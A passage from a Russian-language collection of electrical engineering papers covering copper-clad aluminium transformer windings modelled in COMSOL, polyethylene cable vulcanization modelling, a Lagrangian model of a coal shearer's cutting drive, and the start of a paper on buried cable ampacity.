сопротивлении обмоточного провода для разных материалов будут разные диаметры: диаметр алюминиевого провода больше медного на 27 %, а алюмомедный, соответственно, на 22 % [5]. При расчете механических напряжений используются пределы прочностей данных материалов, а эмпирические коэффициент подбирается с помощью пропорции.

Для того чтобы оценить, как распределяется ток между медью и алюминием в биметаллическом проводе для перерасчета эмпирического коэффициента К, значение которого используется при расчете потерь и плотности тока обмоток силового трансформатора, необходимо произвести моделирование в программной среде COMSOL.

Для определения величины скин-эффекта трехмерная модель не является необходимой, поэтому при создании модели витка катушки из алюмомедного проводника используется лишь сечение витка и среда вокруг него [6]. На рис. 3 приведен пример эффекта вытеснения тока в сечении медной катушки на разных частотах.

Используя настройки в программной среде COMSOL (рис. 4), создается среда – воздух (лиловая полусфера на рисунках), в которой находится алюмомедный провод заданного диаметра. Используя программную функцию mf.Jphi для отображения плотности тока в проводнике, устанавливаем частоту 50 Гц.




Рис. 4. Процесс настройки отображения модели

Результаты моделирования витка катушки из алюмомедного проводника при частоте 50 Гц представлены на рис. 5.




Рис. 5. Модель витка катушки из алюмомедного проводника на 50 Гц

Рассматривая легенду модели витка катушки из алюмомедного проводника на 50 Гц (рис. 5), созданной при протекании тока величиной 1 А по диаметру 10 мм, видно, что по меди, составляющей 12,5 % от всего объема биметаллического провода, протекает ток плотностью $2 \cdot 10^4$ А/м, при том что средняя плотность тока в медном проводнике составляет $2{,}85 \cdot 10^4$ А/м. По алюминию, составляющему 87,5 % от объема проводника, протекает ток плотностью $1{,}05 \cdot 10^4$ А/м при средней плотности тока алюминиевого провода $1{,}85 \cdot 10^4$ А/м. То есть по меди протекает объем тока, вдвое больший, чем по алюминию. Это позволяет назначить эмпирический коэффициент **К** по соотношению значений между слоями меди и алюминия 2:1, то есть при значениях для меди $2{,}4 \cdot 10^{-12}$ и для алюминия $12{,}75 \cdot 10^{-12}$ равным $5{,}79 \cdot 10^{-12}$. Можно сделать вывод, что даже на промышленной частоте 50 Гц, на которой скин-эффект не проявляет себя так явно, величина тока преимущественно протекает по медному слою биметаллического провода.

Заключение. В работе было рассмотрено использование биметаллической проволоки из алюмомеди при проектировании обмоток силового трансформатора с дальнейшей возможностью изготовления. Были изучены соотношения меди и алюминия в алюмомедной проволоке с учетом скин-эффекта. Модель витка катушки, созданная в программной среде COMSOL, позволила обосновать назначение эмпирического коэффициента **К** (используемого при расчете потерь и плотности тока обмоток силового трансформатора).

Библиографический список

1. Цимек Г. Применение биметаллической проволоки медь–алюминий // Кабели и провода. – 2010. – № 4 (323). – С. 12–15. – EDN NXBEAN.

2. ТУ 16-К71.055–89. Проволока алюмомедная электротехническая марок АМТ, АМПТ, АММ и АМТП. – М., 1989. – 20 с.

3. Калашников С.Г. Электричество. – М.: Физматлит, 2003. – 624 с.

4. Теплоэнергетика и теплотехника: общие вопросы. Справочник / под общ. ред. чл.-кор. АН СССР В.А. Григорьева, В.М. Зорина. – 2-е изд., перераб. – М.: Энергоатомиздат, 1987. – 456 с.

5. Copper-clad Aluminum Wire（CCAW・HCCAW. – URL: https://www.shibata.co.jp/english/products/ccaw (accessed 5.05.2022).

6. Introduction to Modeling Coils. – URL: https://www.comsol.ru/support/learning-center/article/Modeling-Electromagnetic-Coils-8381/112 (accessed 5.05.2022).

Сведения об авторах

Константиненко Андрей Игоревич – магистрант ОЭЭ Томского национального исследовательского политехнического университета, гр. 5АМ09, г. Томск, e-mail: aik52@tpu.ru

Усачева Татьяна Владимировна – кандидат технических наук, доцент ОЭЭ Инженерной школы энергетики Томского национального исследовательского политехнического университета, г. Томск, e-mail: usachevatv@tpu.ru

УДК 679.7

А.А. Корелин, Н.М. Труфанова

АНАЛИЗ ЧИСЛЕННОГО РЕШЕНИЯ МАТЕМАТИЧЕСКОЙ МОДЕЛИ ПРОЦЕССА ВУЛКАНИЗАЦИИ ПОЛИЭТИЛЕНА

В статье рассмотрена математическая модель процесса пероксидной сшивки полиэтиленовой изоляции в инертной среде. Приведены температурные кривые при нагреве и охлаждении заготовки в трубе вулканизации. Проведено сравнение данных, полученных в ходе реализации математической модели с производственным технологическим режимом.

Ключевые слова: математическая модель, вулканизация, пероксидная сшивка, тепломассоперенос.

A.A. Korelin, N.M. Trufanova

NUMERICAL SOLUTION ANALYSIS OF THE MATHEMATICAL MODEL POLYETHYLENE VELCANIZATION PROCESS

In this article considers a mathematical model of the process of peroxide crosslinking of polyethylene insulation in an inert atmosphere. Temperature curves are shown during heating and cooling of the work piece in the vulcanization tube. A comparison of data obtained during the implementation of the mathematical model with the production technological regime was carried out.

Keywords: mathematical model, vulcanization, peroxide crosslinking, heat and mass transfer.

Для повышения точности задач, решаемых методом математического моделирования, необходимо проводить проверку получаемых результатов. Такие сравнения позволяют обнаружить недостатки разработанной модели и провести дальнейшую корректировку.

В статье [1] рассматривается альтернативный пероксидной сшивке метод вулканизации. В ходе проведенной работы авторами была проведена серия натурных экспериментов по определению теплофизических параметров готового изделия, что позволило сравнить исследованные методы сшивки.

В работе [2] была проведена проверка адекватности путем сравнения со схожим решением зарубежного автора, в результате чего была подтверждена адекватность получаемых результатов. В данной работе рассматривается осесимметричная математическая модель.

Для проведения сравнения была построена геометрическая модель трубы вулканизации. Она представляет собой трубу нагрева длиной 60 м, нейтральную зону длиной 7,2 м, в которой происходит охлаждение наружного слоя заготовки до оптимальной для входа в воду температуры, а также трубу охлаждения длиной 114 м (рис. 1).

Труба нагрева разделяется на несколько температурных секций, позволяющих равномерно прогревать заготовку путем задания температур в каждой из секций. В нейтральной зоне стабильно поддерживается одна температура. В трубу охлаждения подается вода комнатной температуры.




Рис. 1. Схема геометрической модели: 1–10 – зоны нагрева; Н – нейтральная зона

Так как решаемая задача – осесимметричная, осью симметрии является центр токопроводящей жилы. На входе в трубу температура токопроводящей жилы задается 70 °С. Температура сшиваемого полиэтилена, накладываемого на жилу, задается 120°С. Производственная скорость изолирования в данном случае 0,44 м/с. Температура воды в трубе охлаждения задается 40 °С. Температуры в трубе вулканизации сведены в таблицу. Диаметр исследуемой жилы 16 мм. Толщина изоляционного слоя 3,5 мм.

Температура зон в трубе нагрева

1	2	3	4	5	6	7	8	9	10	H
450	450	450	450	450	450	440	430	420	410	60

Реализация данной модели требует нескольких допущений: наклонная труба заменяется на горизонтальную; теплофизические свойства материалов кабеля постоянны; на границе раздела разнородных сред реализуется условие идеального теплового контакта.

В решаемую систему дифференциальных уравнений входят уравнения энергии, уравнения движения, а также уравнения теплопроводности. График распределения температур производственного режима приведен на рис. 2.




Рис. 2. Распределение температур по длине линии вулканизации




Рис. 3. Распределение температуры: *а* – на поверхности жилы; *б* – изоляции

На рис. 2 представлены температуры на поверхности изоляционного слоя, по токопроводящей жиле и по средней линии изоляции вдоль всей линии вулканизации, полученные с программного обеспечения производственной линии. Внутренние слои изоляции прогреваются до температуры начала вулканизации (150 °С) на длине 55 м, температура на поверхности изоляции не нагревается выше 290 °С.

Результаты реализации математической модели приведены на рис. 3. Температуры, представленные на рис. 3, позволяют провести

сравнение результатов разработанной модели и полученных с производства данных. Температуры на поверхности жилы рис. 3, *а* при нагреве имеют отклонения по значениям 6–7 %. При дальнейшем охлаждении заготовки разница температур на жиле возрастает до 15–20 %. При рассмотрении температур на поверхности изоляции, рис. 3, *б*, разница температур более существенная. В зоне нагрева максимальные значения температур отличаются в 60 °С. Такое отличие обосновано отличающимися теплофизическими свойствами изоляционного покрытия, задаваемыми в производственном расчете и используемыми в математической модели.

Таким образом, можно сделать вывод, что для получения точных результатов расчета необходимо проводить дальнейшую многостороннюю проверку адекватности расчетов, проводя сравнение с натурными экспериментами, которые могут дать более точные, проверяемые результаты.

Библиографический список

1. Byproduct-free curing of a highly insulating polyethylene copolymer blend: an alternative to peroxide crosslinking / M. Mauri, A. Peterson, A. Senol, K. Elamin, A. Gitsas, T. Hjertberg, A. Matic, T. Gkourmpis, O. Prietod, C. Muler // Journal of Materials Chemistry C. – 2018. – Iss. 42, 6. – P. 11292–11302.

2. Корелин А.А., Дятлов И.Я., Труфанова Н.М. Математическая модель и численный анализ процесса пероксидной сшивки изоляции кабелей на среднее напряжение // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – 2021. – № 35. – С. 119–132.

Сведения об авторах

Корелин Артём Александрович – аспирант кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: korelin-art@yandex.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

УДК 621

Д.Н. Котов

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ЭЛЕКТРОПРИВОДА ИСПОЛНИТЕЛЬНОГО ОРГАНА ОЧИСТНОГО УГОЛЬНОГО КОМБАЙНА

В статье рассматривается получение математической модели электромеханической системы рабочего органа режущей части очистного угольного комбайна. Вывод и получение конечной матричной системы уравнений произведены на основе физико-математических принципов, таких как определение консервативных и неконсервативных систем, принципов и законов Даламбера, Гамильтона и Эйлера–Лагранжа для консервативных и неконсервативных физических систем. Также применены другие важные положения аналитической механики.

Ключевые слова: электропривод угольного комбайна, принципы аналитической механики, управление электроприводом.

D.N. Kotov

MATH MODEL OF COAL MINE SHEARERS END EFFECTOR MOTOR DRIVE

In this article considered creating a math model of coal demolition part end effector for coal mine shearer. Getting and forming conclusion matrix system of equations made on a base of physical and mathematical principles such as conservative and nonconservative definition, principles and laws such as Dalamber, Hamilton principle and Euler–Lagrange principle. For conservative and nonconservative physical systems. Also was implemented more another important analytical mechanics positions.

Keywords: electrical drive of a coal mine shearer, principles of analytical mechanics, electrical motor drive.

Требования к инженерным расчётам электропривода современных очистных комбайнов требуют повышенной точности и корректности определения и учёта разнонаправленных динамических нагрузок, возникающих в процессе эксплуатации в тяжёлых для электрического и механического оборудования условиях. К таким нагрузкам относятся: повышенное усилие от угольного массива на исполнительный орган, а также динамические нагрузки, возникающие при попадании включений высокой твердости в горный массив.

Математическая модель электромеханической системы очистного комбайна была составлена на основе функции Лагранжа (определение уравнений энергий) и уравнения Эйлера–Лагранжа для получения системы дифференциальных уравнений движения:

$$\frac{\partial L}{\partial q_i} - \frac{d}{dt}\left(\frac{\partial L}{\partial \dot{q}_i}\right) + \frac{\partial F}{\partial \dot{q}_i} = Q_i,$$

где $L = T - V$ – функция Лагранжа электромеханической системы, T – кинетическая, V – потенциальная энергия, Q_i – i-я обобщённая неконсервативная сила в системе.

Сам метод составления математической модели, с помощью которого получены уравнения, подробно описан в книге Д. Уайта и Г. Вудсона «Электромеханические преобразователи энергии» [1].

Применение вариационных принципов при нахождении силовой функции Лагранжа позволяет определить, что функция Лагранжа является функцией всех независимых переменных системы, таких как обобщённые расстояния и скорости, а также зависимых, которыми являются обобщённые силы и импульсы.

К зависимым переменным системы относятся неконсервативные переменные – коэффициенты упругости, вязкого трения, активные сопротивления обмоток. Неконсервативные силы в системе – это крутящие моменты на валах электрической машины и редукторов, напряжения на обмотках статора и ротора.

Рассмотренный метод применялся для составления уравнений движения системы «электропривод–поворотный редуктор–рабочий орган комбайна».

Электрическая часть системы состоит из электрической части (электродвигателя), энергия которой определена в свою очередь силовыми функциями от независимых и зависимых переменных. Силовая функция – это функция от функциональных соотношений независимых электрических переменных и их конечных значений.

Механическая часть системы состоит из ротора электродвигателя и механических передаточных устройств: поворотного редуктора, выходного вала, рабочего органа-шнека.

Переменные системы указаны в табл. 1 для электродвигателя, и табл. 2 – для механических переменных поворотного редуктора и рабочего органа.

Таблица 1

Переменные электродвигателя

Двигатель резания						
		Электрические				Механические
		статор		ротор		ротор
	Консервативные переменные					
	q_k					φ_0
	$\dot{q}_k$	i_a^s	i_b^s	i_a^r	i_b^r	$\dot{\varphi}_0$
	p_k	Ψ_a^s	Ψ_b^s	Ψ_a^r	Ψ_b^r	J_0
	f_k					f_0
	Коэфф. упругости					K
	Неконсервативные переменные					
	Напряжения	u_a^s	u_b^s	u_a^r	u_b^r	M_0
	Активное сопротивление, вязкое трение	R_{aa}^{ss}	R_{bb}^{ss}	R_{aa}^{rr}	R_{bb}^{rr}	$\propto_0$

Таблица 2

Переменные поворотного редуктора

Редуктор резания			Сила	В формуле
Консервативные переменные				
Координата	В формуле	Значение	f_{d1}	f_1
q_{d1}	φ_1		f_{d2}	f_2
q_{d2}	φ_2		f_{d3}	f_3
q_{d3}	φ_3		f_{d4}	f_4
q_{d4}	φ_4		f_{d5}	f_5
q_{d5}	φ_5		f_{d6}	f_6
q_{d6}	φ_6		f_{d7}	f_7
q_{d7}	φ_7		Коэффициент упругости	В формуле
q_{d8}	φ_8		c_1	K_1
Скорость	В формуле	Значение	c_2	K_2
$\dot{q}_{d1}$	ω_1		c_3	K_3
$\dot{q}_{d2}$	ω_2		c_4	K_4
$\dot{q}_{d3}$	ω_3		c_5	K_5
$\dot{q}_{d4}$	ω_4		c_6	K_5
$\dot{q}_{d5}$	ω_5		c_7	K_7
$\dot{q}_{d6}$	ω_6		Неконсервативные переменные	
$\dot{q}_{d7}$	ω_7		Вязкое трение	В формуле
Импульс	В формуле	Значение	α_{d1}	α_1
p_{d1}	J_1		α_{d2}	α_2
p_{d2}	J_2		α_{d3}	α_3
p_{d3}	J_3		α_{d4}	α_4
p_{d4}	J_4		α_{d5}	α_5
p_{d5}	J_5		α_{d6}	α_6
p_{d6}	J_6		α_{d7}	α_7
p_{d7}	J_7			

В результате применения вычислений получим уравнения:

$$
\begin{pmatrix} u_a^s \\ u_b^s \\ u_a^r \\ u_b^r \\ M \\ M_1 \\ M_2 \\ M_3 \\ M_4 \\ M_5 \\ M_6 \\ M_7 \end{pmatrix} =
\begin{pmatrix}
L_{aa}^{ss} & L_{ab}^{ss} & L_{aa}^{sr} & L_{ab}^{sr} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
L_{ba}^{ss} & L_{bb}^{ss} & L_{ba}^{sr} & L_{bb}^{sr} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
L_{aa}^{rs} & L_{ab}^{rs} & L_{aa}^{rr} & L_{ab}^{rr} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
L_{ba}^{rs} & L_{ba}^{rs} & L_{ba}^{rr} & L_{bb}^{rr} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & J_0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & J_1 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & J_2 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & J_3 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & J_4 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & J_5 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & J_6 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & J_7
\end{pmatrix} \times
\begin{pmatrix} \frac{\partial i_a^s}{\partial t} \\ \frac{\partial i_b^s}{\partial t} \\ \frac{\partial i_a^r}{\partial t} \\ \frac{\partial i_b^r}{\partial t} \\ \frac{\partial \omega_0}{\partial t} \\ \frac{\partial \omega_1}{\partial t} \\ \frac{\partial \omega_2}{\partial t} \\ \frac{\partial \omega_3}{\partial t} \\ \frac{\partial \omega_4}{\partial t} \\ \frac{\partial \omega_5}{\partial t} \\ \frac{\partial \omega_6}{\partial t} \\ \frac{\partial \omega_7}{\partial t} \end{pmatrix} +
$$

$$
+ \omega_0
\begin{pmatrix}
\frac{\partial L_{aa}^{ss}}{\partial \varphi_0} & \frac{\partial L_{ab}^{ss}}{\partial \varphi_0} & \frac{\partial L_{aa}^{sr}}{\partial \varphi_0} & \frac{\partial L_{ab}^{sr}}{\partial \varphi_0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
\frac{\partial L_{ba}^{ss}}{\partial \varphi_0} & \frac{\partial L_{bb}^{ss}}{\partial \varphi_0} & \frac{\partial L_{ba}^{sr}}{\partial \varphi_0} & \frac{\partial L_{bb}^{sr}}{\partial \varphi_0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
\frac{\partial L_{aa}^{rs}}{\partial \varphi_0} & \frac{\partial L_{ab}^{rs}}{\partial \varphi_0} & \frac{\partial L_{aa}^{rr}}{\partial \varphi_0} & \frac{\partial L_{ab}^{rr}}{\partial \varphi_0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
\frac{\partial L_{ba}^{rs}}{\partial \varphi_0} & \frac{\partial L_{bb}^{rs}}{\partial \varphi_0} & \frac{\partial L_{ba}^{rr}}{\partial \varphi_0} & \frac{\partial L_{bb}^{rr}}{\partial \varphi_0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0
\end{pmatrix} \times
\begin{pmatrix} i_a^s \\ i_b^s \\ i_a^r \\ i_b^r \\ \omega_0 \\ \omega_1 \\ \omega_2 \\ \omega_3 \\ \omega_4 \\ \omega_5 \\ \omega_6 \\ \omega_7 \end{pmatrix} +
$$

$$
+\frac{1}{2}\times
\begin{bmatrix} i_a^s \\ i_b^s \\ i_a^r \\ i_b^r \\ \omega_0 \\ \omega_1 \\ \omega_2 \\ \omega_3 \\ \omega_4 \\ \omega_5 \\ \omega_6 \\ \omega_7 \end{bmatrix}^t
\times
\begin{bmatrix}
\frac{\partial L_{aa}^{ss}}{\partial \varphi_0} & \frac{\partial L_{ab}^{ss}}{\partial \varphi_0} & \frac{\partial L_{aa}^{sr}}{\partial \varphi_0} & \frac{\partial L_{ab}^{sr}}{\partial \varphi_0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
\frac{\partial L_{ba}^{ss}}{\partial \varphi_0} & \frac{\partial L_{bb}^{ss}}{\partial \varphi_0} & \frac{\partial L_{ba}^{sr}}{\partial \varphi_0} & \frac{\partial L_{bb}^{sr}}{\partial \varphi_0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
\frac{\partial L_{aa}^{rs}}{\partial \varphi_0} & \frac{\partial L_{ab}^{rs}}{\partial \varphi_0} & \frac{\partial L_{aa}^{rr}}{\partial \varphi_0} & \frac{\partial L_{ab}^{rr}}{\partial \varphi_0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
\frac{\partial L_{ba}^{rs}}{\partial \varphi_0} & \frac{\partial L_{bb}^{rs}}{\partial \varphi_0} & \frac{\partial L_{ba}^{rr}}{\partial \varphi_0} & \frac{\partial L_{bb}^{rr}}{\partial \varphi_0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0
\end{bmatrix}
\times
\begin{bmatrix} i_a^s \\ i_b^s \\ i_a^r \\ i_b^r \\ \omega_0 \\ \omega_1 \\ \omega_2 \\ \omega_3 \\ \omega_4 \\ \omega_5 \\ \omega_6 \\ \omega_7 \end{bmatrix}
+
$$

$$
+
\begin{bmatrix}
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & K+2K_1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 2K_1+2K_2 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 2K_2+2K_3 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 2K_3+2K_4 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 2K_4+2K_5 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 2K_5+2K_6 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 2K_6+2K_7 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 2K_7
\end{bmatrix}
\times
$$

$$
\times
\begin{bmatrix} 0 \\ 0 \\ 0 \\ 0 \\ \varphi_0 \\ \varphi_1 \\ \varphi_2 \\ \varphi_3 \\ \varphi_4 \\ \varphi_5 \\ \varphi_6 \\ \varphi_7 \end{bmatrix}
+
\begin{bmatrix}
R_{aa}^{ss} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & R_{bb}^{ss} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & R_{aa}^{rr} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & R_{bb}^{rr} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & \alpha_0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & \alpha_1 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & \alpha_2 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & \alpha_3 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & \alpha_4 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & \alpha_5 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & \alpha_6 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & \alpha_7
\end{bmatrix}
\times
\begin{bmatrix} i_a^s \\ i_b^s \\ i_a^r \\ i_b^r \\ \omega_0 \\ \omega_1 \\ \omega_2 \\ \omega_3 \\ \omega_4 \\ \omega_5 \\ \omega_6 \\ \omega_7 \end{bmatrix}
$$

Получившиеся уравнения описывают электромеханическую систему механизма резания очистного комбайна, которая состоит из электрической машины, шестиступенчатого редуктора и исполнительного органа. Уравнения получены с использованием всех переменных одновременно, что обеспечивает наглядность и понимание алгоритма получения уравнений [2–4].

Библиографический список

1. Уайт Д., Вудсон Г. Электромеханические преобразователи энергии: учебник для втузов; изд. 3-е, перераб. и доп. – М.: Энергия, 1964. – 528 с.

2. Ещин Е.К. Моделирование несимметрии трёхфазного асинхронного электродвигателя в MATLAB Simulink // Вестник Кузгту. – 2015. – № 5. – С. 81–90.

3. Левитский Н. Теория механизмов и машин: учебник для втузов. – М.: Наука, 1979. – 576 с.

4. Ковач К., Рац И. Переходные процессы в машинах переменного тока: монография. – М. – Л.: Госэнергоиздат, 1963. – 774 с.

Сведения об авторе

Котов Дмитрий Николаевич – аспирант кафедры «Электропривод и автоматизация» Кузбасского государственного университета, г. Кемерово, e-mail: kotovdn@kuzstu.ru dmitriy.k_n@yahoo.com

УДК 620.3.51

Н.М. Труфанова, К.С. Куляшов

ОПРЕДЕЛЕНИЕ НЕСУЩЕЙ СПОСОБНОСТИ КАБЕЛЬНОЙ ЛИНИИ, ПРОЛОЖЕННОЙ В ЗЕМЛЕ, В УСЛОВИЯХ МЕГАПОЛИСА

В работе приведено численное исследование тепловых полей при прокладке кабельных линий в земле в местах пролегания теплопровода. Определено влияние теплофизических характеристик материала засыпки кабельной линии, окружающей среды, удаленность теплопровода и его температурного режима на максимальную пропускную способность кабельной линии. В результате численного решения определены допустимые токовые нагрузки на кабельную линию, проложенную в земле в месте пресечения с теплопроводом, которые обеспечивают безопасную работу кабельной линии.

Ключевые слова: прокладка кабельной линии, тепломассоперенос, проектирование кабельной линии, максимальные токовые нагрузки кабельной линии.

N.M. Trufanova, K.S. Kulyashov

DETERMINATION OF THE CARRYING CAPACITY OF A CABLE LINE LAID IN THE GROUND IN A MEGALOPOLIS

